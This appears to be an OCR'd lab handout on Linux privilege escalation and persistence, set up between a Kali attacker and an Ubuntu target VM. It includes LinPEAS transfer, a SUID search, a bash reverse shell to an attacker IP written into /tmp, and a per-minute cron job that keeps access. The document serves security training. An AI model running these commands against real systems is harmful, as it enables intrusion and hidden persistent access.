Privilege Escalation and Persistence Lab

Privilege Escalation

This phase teaches you how to go from a **low-privileged user** (like a regular account) to **root or administrator** access.

Common Techniques:

- Exploiting **SUID binaries** or **misconfigured sudo rules**
- Leveraging **kernel vulnerabilities**
- Abusing **environment variables** or **cron jobs**
- Using tools like **LinPEAS**, **PowerSploit**, or **GTFOBins**

Persistence

Once you have elevated privileges, the goal is to **stay in control** of the system—even after reboot or detection.

Common Techniques:


- Creating **cron jobs** or **systemd services**
- Adding **backdoor user accounts**
- Modifying **startup scripts**
- Using **Metasploit's persistence modules** or **custom reverse shell scripts**

Step 1: Setup SSH on Ubuntu

On Ubuntu (target):

```
sudo apt update

sudo apt install openssh-server –y

 sudo systemctl enable ssh

sudo systemctl start ssh

sudo systemctl status ssh
```

Verify SSH is running:




Step 2: Download and Transfer LinPEAS

On Kali (attacker):

curl -o linpeas.sh https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/linpeas.sh

chmod +x linpeas.sh

scp linpeas.sh sunbeam@192.168.56.109:/tmp/



Step 3: Run LinPEAS on Ubuntu

On Ubuntu (target):

chmod +x /tmp/linpeas.sh

/tmp/linpeas.sh

Look for:

- SUID binaries

- Writable root files
- Cron jobs
- Kernel version

Step 4: Find SUID Binaries

O find / -perm -4000 -type f 2>/dev/null

Example vulnerable binary: `/usr/bin/suid-test`

Try run /usr/bin/suid-test

whoami

id

If it gives root access, you've successfully escalated privileges.

Step 5: Create Persistence via Cron Job

On Ubuntu (as root):

Create reverse shell script:

echo '#!/bin/bash' > /tmp/rev.sh

echo 'bash -i >& /dev/tcp/192.168.1.100/4444 0>&1' >> /tmp/rev.sh

chmod +x /tmp/rev.sh

Add Cron Job

(crontab -l 2>/dev/null; echo "* * * * * /tmp/rev.sh") | crontab -

Step 6: Listen for Reverse Shell on Kali

On Kali:

nc -lvnp 4444

Persistence Summary

A cron job was configured to run a reverse shell script every minute, ensuring persistent access. The script resides in `/tmp` and connects back to the attacker's IP. This stealthy method allows re-entry even after reboot, making it a reliable post-exploitation tactic for maintaining control.